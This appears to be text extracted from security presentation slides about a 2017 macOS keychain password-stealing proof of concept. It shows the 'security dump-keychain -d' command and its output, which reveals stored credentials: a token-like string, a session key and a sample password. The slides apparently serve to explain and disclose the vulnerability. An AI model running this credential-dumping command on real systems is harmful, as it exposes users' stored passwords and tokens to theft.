


```
$ /usr/bin/security dump-keychain -d login.keychain
keychain: "~/Library/Keychains/login.keychain-db"
class: "genp"
attributes:
0x00000007 <blob>="GitHub - https://api.github.com"


data:
"7257b03422bab65f0e7d22be57c0b944a0ae45d9e"
```



Dumping the Keychain




```
"svce"<blob>="Safari Session State Key"
"type"<uint32>=<NULL>
data:
"+30So9QUnwSJ1dzCtMaGuw=="
keychain: "/Users/user/Library/Keychains/login.keychain"
version: 512
class: "inet"
attributes:
0x00000007 <blob>="facebook.com"
0x00000008 <blob>=<NULL>
"acct"<blob>="patrick"
"atyp"<blob>="dflt"
"cdat"<timedate>=0x32303137303932353038343831335A00
"crtr"<uint32>=<NULL>
"cusl"<sint32>=<NULL>
"desc"<blob>=<NULL>
"icmt"<blob>=<NULL>
"invi"<sint32>=<NULL>
"mdat"<timedate>=0x32303137303932353038343831335A00
"nega"<sint32>=<NULL>
"path"<blob>=<NULL>
"port"<uint32>=0x00000000
"prot"<blob>=<NULL>
"ptcl"<uint32>="http"
"scrp"<sint32>=<NULL>
"sdmn"<blob>=<NULL>
"srvr"<blob>="facebook.com"
"type"<uint32>=<NULL>
data:
"hunter2"
```



Forbes / Security / #CyberSecurity

SEP 25, 2017 @ 11:05 AM

Nasty Password-Pilfering Hack Ruins Apple High Sierra Launch



'KeychainStealer' PoC


